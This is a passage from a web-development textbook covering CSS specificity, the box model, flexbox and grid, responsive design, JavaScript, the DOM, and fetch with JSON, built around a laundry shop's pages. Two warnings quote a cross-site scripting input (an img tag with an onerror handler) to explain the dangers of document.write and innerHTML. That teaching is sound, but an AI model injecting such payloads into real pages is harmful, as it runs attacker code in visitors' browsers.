What color is the link? Score each by Equation (2.3): 1, 11, 4, 21. No `!important`, so stage one does not separate them; stage two does, and the fourth rule wins with 21, so the link is `#1d4ed8`. Chromium agrees: asked for the link's computed color, it answers `rgb(29, 78, 216)`, which is $29 = 1 \times 16 + 13$, $78 = 4 \times 16 + 14$, $216 = 13 \times 16 + 8$, or `1d`, `4e`, `d8`. Source order never comes into it. Note that `nav ul li a`, with four elements, loses to `.site-nav a` with one class and one element, because *b* is compared before *c*.

> **KEY INSIGHT.** When a CSS rule "does not work", it has almost always worked and then been beaten. Open the developer tools, select the element, and look at the Styles panel: the losing declaration is struck through, with the winner above it. That panel is the cascade, drawn.

2.18 The Box Model, Drawn and Measured

Every element the browser draws is a rectangle with four zones, and knowing their order is the difference between guessing and knowing. **Figure 2.30** draws them for the card of **Listing 2.32**: **content** is the text or image; **padding** is space *inside* the border, which takes the element's background color and keeps text off the edge; **border** is the line around it; and **margin** is space *outside* the border, always transparent, separating this element from its neighbors.



Figure 2.30 The box model of a card with `width: 300px`, 20 pixels of padding, a 5-pixel border and a 30-pixel margin. Content in the middle, then padding, border and margin.

Listing 2.32 Two cards, one measured each way (`html/basics/box-model.css`).

```
.card {
  width: 300px;
  padding: 20px;
  border: 5px solid #d1d5db;
  margin: 30px;
}

.card.border-box { box-sizing: border-box; }   /* the second card only */

/* In a real stylesheet, one line at the top does this for every element: */
/* *, *::before, *::after { box-sizing: border-box; } */
```

How wide is the first card on screen? By default `width` sets the **content** width only, so

$$\text{visible width} = w + 2p + 2b = 300 + 2 \times 20 + 2 \times 5 = 350 \text{ px} \tag{2.4}$$

where w is the `width`, p the padding and b the border, and the horizontal space the element occupies, margins m included, is $350 + 2m = 350 + 60 = 410$ px. An element you told to be 300 pixels wide occupies 410 — the cause of the layout that "nearly fits" and then wraps.

CSS offers a second way to measure, chosen with `box-sizing`. With `border-box`, `width` means the distance from the outside of the left border to the outside of the right, padding and border included, so the second card is exactly 300 pixels wide on screen and its content shrinks to $300 - 40 - 10 = 250$ px. Chromium measures the two cards of `html/basics/box-model.html` at 350 and 300 pixels, exactly as Equation (2.4) and the `border-box` rule predict. The one global reset worth writing, at the top of every stylesheet, is therefore

```
*, *::before, *::after { box-sizing: border-box; }
```

One more surprise: **vertical margins between adjacent block elements collapse**. A paragraph with `margin-bottom: 20px` followed by one with `margin-top: 30px` are 30 pixels apart, not 50 — the larger wins. Horizontal margins never collapse, and neither do margins inside a flexbox or grid container, which is one reason Section 2.19 prefers `gap`.

The `display` property decides which box an element gets, as **Table 2.15** lists.

Table 2.15 The `display` values. `flex` and `grid` change how an element's children behave, not the element itself.

Value	Behavior
`block`	a band of its own; `width` and `height` apply
`inline`	flows in a line; `width`, `height` and vertical margins do not apply
`inline-block`	flows in a line, but `width` and `height` do apply
`flex`	the element's *children* are laid out in a row or column (Section 2.19)
`grid`	the element's children are laid out on a grid (Section 2.19)
`none`	not drawn at all, and takes no space

Table 2.15 holds a trap: `display: none` removes the element from the page *and* from screen readers. To hide something visually but keep it for assistive technology, use the `.visually-hidden` class of **Listing 2.18**; the footer heading "Our outlets" is hidden that way.

2.19 Layout: Flexbox and Grid

For twenty years, laying out a page meant abusing tables or fighting floats. Two purpose-built systems replaced them. **Use flexbox for one dimension** — a row or a column — and **grid for two**.

2.19.1 Flexbox

Set `display: flex` on a **container** and its direct children become **items** laid out in a line. **Listing 2.33** is the real header of the Profitina Laundry pages.

Listing 2.33 The page header and the menu, laid out with flexbox (excerpt of `html/css/style.css`).

```
/* ---- 3. Header: Flexbox (one dimension, a row that may wrap) ---- */
.site-header {
  display: flex;
  flex-wrap: wrap;
  align-items: center;
  justify-content: space-between;
  gap: 0.5rem 1.5rem;
  padding: 0.6rem var(--space);
  background: var(--card);
  border-bottom: 3px solid var(--teal);
}
.brand { display: flex; align-items: center; gap: 0.4rem; color: var(--ink);
         font-weight: 600; text-decoration: none; }
.site-menu ul { display: flex; flex-wrap: wrap; gap: 0.25rem; list-style: none;
                margin: 0; padding: 0; }
.site-menu a { display: block; padding: 0.5rem 0.7rem; border-radius: 6px;
               color: var(--ink); text-decoration: none; }
.site-menu a:hover,
.site-menu a[aria-current="page"] { background: var(--bg); color: var(--blue-dark); }
```

The header is a flex container whose two items — the brand and the menu — sit in a row, centered vertically by `align-items`, pushed to the two ends by `justify-content: space-between`, and allowed to wrap onto two lines on a narrow phone. The menu's `<ul>` is itself a flex container: `list-style: none` removes the bullets and three declarations turn a list into a horizontal menu. **Table 2.16** lists the properties worth knowing.

Table 2.16 The flexbox properties. Those on the container control the arrangement; those on an item control that item's share of it.

Property	On	Effect
`flex-direction`	container	`row` (default), `column`, or either reversed
`flex-wrap`	container	`nowrap` (default) or `wrap`
`justify-content`	container	spacing **along** the line: `flex-start`, `center`, `space-between`
`align-items`	container	alignment **across** the line: `stretch`, `center`, `flex-start`
`gap`	container	space between items
`flex-grow`	item	share of leftover space this item takes
`flex-shrink`	item	how readily it gives space up
`flex-basis`	item	its size before growing or shrinking
`flex: 1`	item	shorthand for grow 1, shrink 1, basis 0 — "share equally"

The two names in **Table 2.16** that get mixed up are `justify-content` and `align-items`: the first works along the direction the items are flowing, the second across it. Switch `flex-direction` to `column` and they swap axes.

2.19.2 Grid

Grid lays out rows and columns at once; the parent declares the shape. **Listing 2.34** lays out the three outlet addresses in the footer.

Listing 2.34 A grid that chooses its own number of columns (excerpt of `html/css/style.css`).

```
.outlets {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(14rem, 1fr));
  gap: var(--space);
  list-style: none;
  margin: 0;
  padding: 0;
}
```

Read the `grid-template-columns` line of **Listing 2.34** as an instruction: *make as many columns as will fit, each at least 14 rem wide, and share the surplus equally.* The `fr` unit means "one share of what is left": `3fr 2fr` gives the first column three fifths and the second two fifths. With three outlets the footer shows three columns on a monitor, two on a tablet and one on a phone — the browser decides, and you wrote one line. The staff dashboard of the finished application lays out its tiles the same way.

2.20 Responsive Design and Media Queries

A page must work on a 360-pixel phone and a 2,560-pixel monitor. Three tools do it.

First, the viewport meta tag of Section 2.4.5. Without it a phone pretends to be about 980 pixels wide and shrinks the page to fit, so the text arrives unreadably small.

Second, flexible units. Prefer `%`, `fr`, `rem`, `max-width` and `auto` to fixed pixels. `.page { max-width: 60rem; margin: 0 auto; }` means *at most 60 rem wide, centered, and narrower when the window is* — one rule for every screen from a watch to a wall. `img { max-width: 100%; height: auto; }` keeps every picture inside its box.

Third, media queries, for the changes flexible units cannot express. **Listing 2.35** is the last rule of the stylesheet.

Listing 2.35 A media query (excerpt of `html/css/style.css`). Below 48 rem the calculator sits under the price table; from 48 rem it sits beside it.

```
/* ---- 8. Wider screens: mobile first, so the query ADDS layout ---- */
@media (min-width: 48rem) {
  h1 { font-size: 2rem; }
  .hero { padding: 2.5rem; }
  .columns {                          /* price table and calculator side by side */
    display: grid;
    grid-template-columns: 3fr 2fr;
    gap: 1.5rem;
    align-items: start;
  }
}
```

Listing 2.35 is a philosophy as much as syntax. The *narrow* layout is the one written without a query, and the query *adds* the side-by-side arrangement when there is room. That is **mobile first**: start with the layout that works in the least space and enhance upward. **Figure 2.31** is the price page on a 390-pixel phone: the menu has wrapped under the logo, the calculator has moved under the table, and nothing needs sideways scrolling.



Figure 2.31 The price page on a phone 390 pixels wide. Flexbox wrapped the menu, and without the media query the two columns became one.

Other conditions you can query: `max-width`, `orientation: landscape`, `prefers-reduced-motion: reduce`, `prefers-color-scheme: dark` (Section 2.16), and `print`, for a stylesheet that hides the menu and shows link addresses. Choose breakpoints by looking at the page, not by naming devices: widen the browser slowly, and put a breakpoint wherever the layout starts to look wrong.

2.21 JavaScript: The Language in One Sitting

HTML is structure, CSS is presentation, and **JavaScript** is the third member of the set: **behavior**, what happens when the visitor does something.

It was written in ten days in 1995 by Brendan Eich at Netscape and named *JavaScript* on **4 December 1995**, as part of a marketing agreement between Netscape and Sun Microsystems, the makers of Java. Microsoft's copy for Internet Explorer 3 was called **JScript**; the standardized language is **ECMAScript** [5]. The two languages are unrelated. **Table 2.17** sets them side by side.

Table 2.17 JavaScript compared with Java. Beyond four letters of the name, they have little in common.

	JavaScript	Java
Runs	in the browser, and on servers through Node.js	on servers, desktops and phones
Executed by	the browser's engine, straight from source	the Java Virtual Machine, from compiled bytecode
Created by	Netscape	Sun Microsystems
Its source	visible to anyone who opens the page	compiled; the source is not shipped
Its relation to HTML	written inside or beside the document	a separate program that may produce the document

The "visible to anyone" row of **Table 2.17** is the one with consequences: JavaScript in the browser is fast and needs no round trip to the server, and **it cannot be trusted**, because the visitor owns the machine it runs on. That is Section 2.14 from the other side.

2.21.1 What JavaScript can do in a page

1. **Respond to events** — a click, a keystroke, a form submission.
2. **Read and change the page** through the DOM (Section 2.22).
3. **Validate data** before it is sent.
4. **Talk to a server** without leaving the page, with `fetch` (Section 2.23).
5. **Remember things** in the browser, with cookies and `localStorage`.

2.21.2 The language, run outside the browser

Node.js (from `nodejs.org`; the chapter's README gives the install line for each system) runs JavaScript without a browser, which is the easiest way to learn the language itself. **Listing 2.36** is a tour in thirty lines.

Listing 2.36 Values, variables, functions, arrays, objects and JSON (`html/basics/js-basics.js`). Run it with `node js-basics.js`.

```
// JavaScript in one page: values, variables, functions, arrays, objects and JSON.
// Run it without a browser:   node js-basics.js
"use strict";

const shop = "Profitina Laundry";         // const: this name never points elsewhere
let kg = 4.3;                             // let: this one may change
console.log(typeof shop, typeof kg, typeof true, typeof undefined);

kg = Math.ceil(kg);                       // 4.3 -> 5: we round up at the counter
const pricePerKg = 8000;
console.log(`${shop}: ${kg} kg x ${pricePerKg} = ${kg * pricePerKg}`);

console.log("5" + 3, "5" * 3, "5" === 5, 0.1 + 0.2);   // the four classic surprises

function total(units, price) {            // a function declaration
  return units * price;
}
const express = (units) => total(units, 12000);         // an arrow function
console.log(total(5, 8000), express(2));

const services = [                        // an array of objects
  { id: "S0001", description: "Wash, dry & fold (per kg)", price: 8000 },
  { id: "S0003", description: "Ironing only (per kg)", price: 6000 },
  { id: "S0011", description: "Shoes deep clean (per pair)", price: 45000 },
];
const cheap = services.filter((s) => s.price < 10000).map((s) => s.id);
console.log(cheap, services.length, services[2].description);

const text = JSON.stringify(services[0]);                // object -> text
console.log(text);
const back = JSON.parse(text);                           // text -> object
console.log(back.price + 1, back === services[0]);
```

Running it prints:

```
string number boolean undefined
Profitina Laundry: 5 kg x 8000 = 40000
53 15 false 0.30000000000000004
40000 24000
[ 'S0001', 'S0003' ] 3 Shoes deep clean (per pair)
{"id":"S0001","description":"Wash, dry & fold (per kg)","price":8000}
8001 false
```

`const` names a value that will not be reassigned and `let` one that will; the old `var` has surprising scope rules, so do not write it. `typeof` reports the type: every number, whole or fractional, is a `number`. The template literal between backticks puts values into text with `${…}`.

The third line of output is the one to remember. `"5" + 3` is `"53"`, because `+` with a string on either side joins text; `"5" * 3` is `15`, because `*` only makes sense for numbers and converts. `===` compares without converting, so the string `"5"` is not the number `5`; always use `===`, never `==`. And `0.1 + 0.2` is not `0.3`, because numbers are stored in binary and 0.1 has no exact binary form, which is why money in this book is always counted in whole rupiah.

Functions come in two spellings: the declaration `function total(units, price) { … }` and the arrow `(units) => total(units, 12000)`. An **array** is an ordered list in square brackets, and its methods take functions: `filter` keeps the elements for which the function answers `true`, and `map` turns each element into something else. An **object** is a set of named values in braces, reached with a dot: `services[2].description`.

The last two lines introduce **JSON**, JavaScript Object Notation [6]: objects and arrays written as text, so they can travel between programs. `JSON.stringify` turns an object into text and `JSON.parse` turns the text back into a new object — equal in content, but a different object, which

is why `back === services[0]` is `false`. JSON is how the servers of Section 2.26 send data to the pages.

2.21.3 Getting a script onto the page

```
<script src="js/prices.js" defer></script>
```

Put that in the `<head>`. `defer` tells the browser to download the script while it reads the page and run it only when the whole document has been read, so every element the script looks for already exists. Without `defer`, a script in the head blocks the page from drawing and finds nothing; older pages avoided that by putting scripts at the end of the body, which also works. Scripts run in the order they are listed, which is why every Profitina Laundry page loads `laundry.js`, the shop's rules, before the page's own script.

2.21.4 `alert`, `prompt`, and the old ways

The smallest possible script is **Listing 2.37**.

Listing 2.37 The first script: a message box (excerpt of `html/basics/js-alert.html`).

```
<body>
  <script>
    alert("This alert is for you!");
  </script>
</body>
```

Figure 2.32 shows what **Listing 2.37** does: a small dialog, with the page behind it frozen until the visitor presses OK.



Figure 2.32 `alert()` opens a dialog and stops everything until it is dismissed. Useful while learning; never in a finished page.

`prompt` asks a question and returns what the visitor typed; **Listing 2.38** greets the visitor by name.

Listing 2.38 Reading input with `prompt` and writing it back with `document.write` (excerpt of `html/basics/js-prompt.html`).

```
<body>
  <script>
    let name = prompt("What is your name?");
    document.write("Hi, " + name + ", nice to meet you!");
  </script>
</body>
```

Figure 2.33 is the dialog **Listing 2.38** opens, and **Figure 2.34** the page afterward: `prompt` returned a string, `+` joined the strings, and `document.write` put the result into the page.



Figure 2.33 `prompt()` asks a question and returns whatever the visitor types, or `null` if they press Cancel.



Figure 2.34 The page after `document.write` has joined the greeting to the name and written it out.

> **WARNING.** `document.write` works only while the page is still loading; call it afterward and it **erases the entire document**. It also writes markup, so a visitor who types `<img src=x onerror=alert(1)>` as a name has just run code in the page. Old scripts wrap their code in `<!--` and `// -->` and write `<script language="JavaScript">`; neither has been needed since the late 1990s. Recognize all three, and write `element.textContent = "…"` and a plain `<script>` instead.

The old way to react to an event writes the handler as an attribute. **Listing 2.39** is a one-field search form wired that way; **Figure 2.35** shows it with a search term typed in, and pressing Search opens a Google search in a new window.

Listing 2.39 An event handler written as an attribute (`html/basics/historic/js-search.html`).

```
<html>
  <head>
    <title>Search</title>
    <script language="JavaScript">
      function mySearch() {
        var key = document.fSearch.keyword.value;
        var result = "https://www.google.com/search?q=" + key;
        window.open(result, "google", "height=500,width=750,scrollbars=yes");
      }
    </script>
  </head>
  <body>
    <form name="fSearch" onsubmit="mySearch()">
      Search by using Google:
      <input name="keyword" size="40" type="text">
      <input type="submit" value="Search">
    </form>
  </body>
</html>
```

Figure 2.35 A one-field form wired to a script through an `onsubmit` attribute. Pressing Search runs a function instead of sending the form to a server of our own.

Three things in **Listing 2.39** are dated: the handler lives in the HTML, `document.fSearch.keyword` finds the field through the form's `name`, and the search term is glued into the URL without percent-encoding, so a search for `C++` breaks exactly as Section 2.13.2 predicted. The modern versions follow.

2.22 The DOM and Events

The **DOM**, the Document Object Model, is the tree of **Figure 2.4** as objects a program can reach into: every element is an object with properties (`textContent`, `value`, `hidden`, `className`), methods (`append`, `remove`, `focus`) and a list of `children`. **Listing 2.40** walks the tree of its own page and prints one line per element.

Listing 2.40 A script that walks the DOM of its own page (`html/basics/dom-walk.html`).

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>The DOM, walked</title>
</head>
<body>
  <h1>Profitina Laundry</h1>
  <p>Open <a href="../index.html">the price list</a>.</p>
  <pre id="tree"></pre>
  <script>
    // Visit every element, depth first, and write one line per element.
    function walk(node, depth, lines) {
      lines.push("  ".repeat(depth) + node.tagName.toLowerCase());
      for (const child of node.children) walk(child, depth + 1, lines);
      return lines;
    }
    const lines = walk(document.documentElement, 0, []);
    document.getElementById("tree").textContent = lines.join("\n");
  </script>
</body>
</html>
```

Opened in Chromium, the page shows:

```
html
  head
    meta
    title
  body
    h1
    p
      a
    pre
    script
```

The function `walk` is **recursive**: it writes one line for an element, then calls itself for each child with one more level of indentation. The output is **Figure 2.4** turned sideways, and it contains the `<script>` element itself, because by the time the script runs, the browser has already built the tree up to and including it.

2.22.1 Finding, changing and creating elements

Five operations do almost everything:

- **Find:** `document.getElementById("calc-result")` returns the one element with that `id`; `document.querySelector("#price-table tbody")` returns the first element matching any CSS selector of **Table 2.12**, and `querySelectorAll` returns them all.
- **Read and change text:** `element.textContent` is the text inside an element. Assigning to it replaces the content with *text*, never with markup.
- **Change attributes and state:** `element.hidden = true`, `element.className = "num"`, `element.setAttribute("aria-invalid", "true")`, `element.dataset.price` for `data-price`.
- **Create:** `document.createElement("tr")` makes a new, detached element.
- **Insert and replace:** `parent.append(child)` adds at the end; `parent.replaceChildren(a, b, c)` throws away the old children and puts in the new ones.

Listing 2.41 uses all five to rebuild the price table from a list of services.

Listing 2.41 Rebuilding the rows of the price table with the DOM (excerpt of `html/js/prices.js`).

```
/** Replaces the rows of the price table with one row per service. */
function showTable(services) {
  const tbody = document.querySelector("#price-table tbody");
  const rows = services.map(function (s) {
    const tr = document.createElement("tr");
    const th = document.createElement("th");
    th.scope = "row";
    th.textContent = s.description;               // textContent: shown as text, never as
markup
    const td = document.createElement("td");
    td.className = "num";
    td.textContent = Laundry.money(s.price);
    tr.append(th, td);
    return tr;
  });
  tbody.replaceChildren(...rows);
}
```

> **WARNING.** There is a shortcut, `element.innerHTML = "<tr><th>" + s.description + "</th>…"`, which parses a string as HTML. It is the source of **cross-site scripting** (XSS): if any part of that string came from a visitor or a database, a description such as `<img src=x onerror=…>` becomes live code in every visitor's browser. The Profitina Laundry scripts never use `innerHTML`, and a test (Section 2.25) fails the build if one ever does. Create elements and set `textContent`; the browser then treats the data as text, whatever it contains.

2.22.2 Events

An **event** is something that happens — a click, a keystroke, a change to a form, a submission — and an **event listener** is a function that runs when it does. Attach one with `addEventListener`:

```
form.addEventListener("input", update);
```

This is better than the `onsubmit` attribute of **Listing 2.39** for the reason external CSS beats a `style` attribute: the HTML goes back to describing structure, the behavior lives in one readable file, and several listeners may share one event. The listener receives an **event object**; its most important method is `event.preventDefault()`, which cancels whatever the browser would have done next — for a `submit` event, sending the form.

Events **bubble**: an `input` event in the amount box travels up through the form and the body to the document. That is why the calculator needs only one listener, on the whole form, to react to a change in *either* control. **Listing 2.42** is that listener.

Listing 2.42 The calculator's listener (excerpt of `html/js/prices.js`). It reads the chosen service and the amount, and writes one line of text.

```
  function update() {
    const price = Number(select.selectedOptions[0].dataset.price);
    const units = Laundry.roundUpUnits(amount.value);
    if (units === null || units > 50) {
      result.textContent = "Enter a weight or a number from 0.1 to 50.";
      return;
    }
    result.textContent = Laundry.priceLine(price, units);
  }
```

`selectedOptions[0].dataset.price` reads the `data-price` of the chosen `<option>`; `roundUpUnits` and `priceLine` come from `laundry.js`, the shop's rules, so 4.3 kilograms becomes `5 x Rp 8.000 = Rp 40.000`, as **Figure 2.38** shows. Every page script starts inside a `DOMContentLoaded` listener, which fires once the whole page has been read.

2.23 `fetch` and JSON: Talking to a Server Without Leaving the Page

A form sends a request and the browser *replaces the page* with the answer. Often you want less: ask the server one question and change one part of the page. **Figure 2.36** contrasts the two with the status check.

Figure 2.36 Two ways to ask the server about bill B2938. A form loads a whole new page; `fetch` gets JSON and the script changes one part of the current page.

`fetch(url)` sends a request from JavaScript [7] and returns a **promise**: an object standing for an answer that has not arrived yet. Inside a function marked `async`, the word `await` waits for the promise without freezing the page, so the code reads from top to bottom like ordinary code. **Listing 2.43** fetches the price list.

Listing 2.43 Fetching the price list as JSON, with a fallback (excerpt of `html/js/prices.js`).

```
/** The price list: from the server's API if one answers, else from a static file. */
async function loadServices() {
  for (const url of ["api/services", "data/services.json"]) {
    try {
      const response = await fetch(url, { headers: { Accept: "application/json" } });
      if (!response.ok) continue;                 // 404: no API here, try the next address
      const body = await response.json();         // text -> JavaScript objects
      return { services: body.data, url: url };
    } catch (err) {
      // no network, or not JSON: try the next address
    }
  }
  return null;                                    // keep the table written in the HTML
}
```

`await fetch("api/services", …)` sends `GET /api/services` and waits for the response. `response.ok` is `true` for any status from 200 to 299; a 404 means "no API here", so the loop tries `data/services.json`, a static file with the same content. `await response.json()` reads the body and runs `JSON.parse` on it. The answer of every server in Section 2.26 has the shape the finished application documents in its API reference:

```
{"data": [{"id": "S0001", "description": "Wash, dry & fold (per kg)", "price": 8000}, ...]}
```

so `body.data` is an array of twelve service objects. If the network is down or the answer is not JSON, `fetch` or `json()` *throws*, and the `try`/`catch` moves on. If both addresses fail, the function

returns `null` and the page keeps the table written in the HTML: the page works without the script, and the script only makes it better. That design has a name, **progressive enhancement**.

Listing 2.44 does the same for the status check, and adds what `fetch` never does by itself: it treats an error status as an answer, not as a failure.

Listing 2.44 Asking `GET /api/status` for JSON and showing the answer (excerpt of `html/js/status.js`).

```
  async function check() {
    result.hidden = true;
    const query = new URLSearchParams(new FormData(form));   // bill=B2938&phone=0896...
    try {
      const response = await fetch("api/status?" + query, { headers: { Accept:
"application/json" } });
      const body = await response.json();
      if (response.ok) {
        say("");
        show(body);
      } else {
        say(body.error.message);                    // 400 or 404: the server says why
      }
    } catch (err) {
      say("The status check needs one of the chapter's servers (java, python or php).");
    }
  }
```

`new URLSearchParams(new FormData(form))` turns the form into `bill=B2938&phone=0896+0000+1482`, percent-encoded by the rules of Section 2.13.2 — exactly what the browser would have put after the `?`. A 404 still has a JSON body, `{"error": {"code": "not_found", "message": "No bill found for this number and phone."}}`, so the script shows the server's own message. **Figure 2.37** is the result for bill B2938.



Figure 2.37 The status page after a successful check. The form stayed where it was; only the result card below it is new.

Notice what the answer does *not* contain: the customer's name, address or e-mail. The server does not send them, so no script can leak them. Showing only what the purpose needs is the **data minimization** principle of UU PDP [2], and it is decided on the server, not in the page.

2.24 Separating Structure, Presentation, and Behavior

Everything in this chapter converges on one principle. Let us prove it on one page, written three times; all three versions are in `html/steps/`. **Listing 2.45** is the page as it was written in 1999.

Listing 2.45 Version 1 (`html/steps/step1-mixed.html`). Structure, presentation and behavior in one file, in one tag, sometimes in one attribute.

```
<html>
<head><title>Profitina Laundry</title></head>
<body bgcolor="#f6f8fb" text="#1f2937">
<center>
  <font face="Arial" size="6" color="#2563eb"><b>Profitina Laundry</b></font><br>
  <font face="Arial" size="2">Rungkut, Keputih and Wiyung, Surabaya</font>
</center>
<hr size="3" color="#0f766e">
<table width="90%" align="center" cellpadding="8" cellspacing="0" border="0">
<tr><td>
  <font face="Arial" size="4" color="#1d4ed8"><b>Today's prices</b></font>
  <p><font face="Arial" size="2">
    Wash, dry and fold: Rp 8.000 per kilogram.<br>
    Ironing only: Rp 6.000 per kilogram.<br>
    Dry cleaning, shirt: Rp 20.000 per item.
  </font></p>
  <p align="center">
    <a href="../pickup.html"
       onmouseover="this.style.color='#b91c1c'"
       onmouseout="this.style.color='#2563eb'"
       style="color:#2563eb;font-family:Arial;font-weight:bold">Request a pickup</a>
  </p>
</td></tr>
</table>
</body>
</html>
```

Count what is wrong with **Listing 2.45**. There is no `<h1>`, so the page has no outline: the title is a `<font>` inside a `<center>`, which means *large and blue*, not *heading*. The three prices are a paragraph with `<br>` in it, so nothing can count them. The layout is a table holding no tabular data. `Arial` is typed four times, so changing the typeface means four edits here and more on every other page. And the hover color is two JavaScript attributes, so a visitor with scripting off gets no hover at all.

Listing 2.46 Version 2 (`html/steps/step2-internal.html`): semantic elements, all appearance in one `<style>` block, and the hover done in CSS.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry</title>
  <style>
    body   { background: #f6f8fb; color: #1f2937;
             font-family: Arial, Helvetica, sans-serif; margin: 0; }
    header { text-align: center; padding: 1.5rem 1rem;
             border-bottom: 3px solid #0f766e; }
    h1     { color: #2563eb; margin: 0; font-size: 2rem; }
    main   { max-width: 40rem; margin: 1.5rem auto; padding: 0 1rem; }
    h2     { color: #1d4ed8; }
    .cta a { color: #2563eb; font-weight: bold; text-decoration: none; }
    .cta a:hover { color: #b91c1c; }   /* no script needed: CSS has :hover */
  </style>
</head>
<body>
  <header>
    <h1>Profitina Laundry</h1>
    <p>Rungkut, Keputih and Wiyung, Surabaya</p>
  </header>
  <main>
    <h2>Today's prices</h2>
    <ul>
